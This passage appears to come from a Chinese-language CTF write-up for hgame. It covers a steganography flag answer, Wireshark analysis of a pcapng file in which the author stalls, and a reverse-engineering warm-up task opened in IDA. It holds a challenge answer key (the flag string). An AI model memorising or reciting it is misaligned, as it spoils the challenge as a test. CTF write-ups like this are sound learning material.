
最后将找到的flag拼一下hgame{U_Kn0w_LSB&Wav^Mp3_Stego}就好了

Where am I


先下载附件然后发现是pcapng格式的，然后去搜了下pcapng格式的又去再看了下misc培训的ppt，才知道这个需要wireshark进行抓包分析。




尝试用tcp.connection.syn进行检索



然后接着检索



似乎找到了一些有用的东西，这有个网址，看看是啥



诶，到这就没思路了

Re

text your IDA

签到题，把附件下载下来，然后拿64位的IDA打开就可以了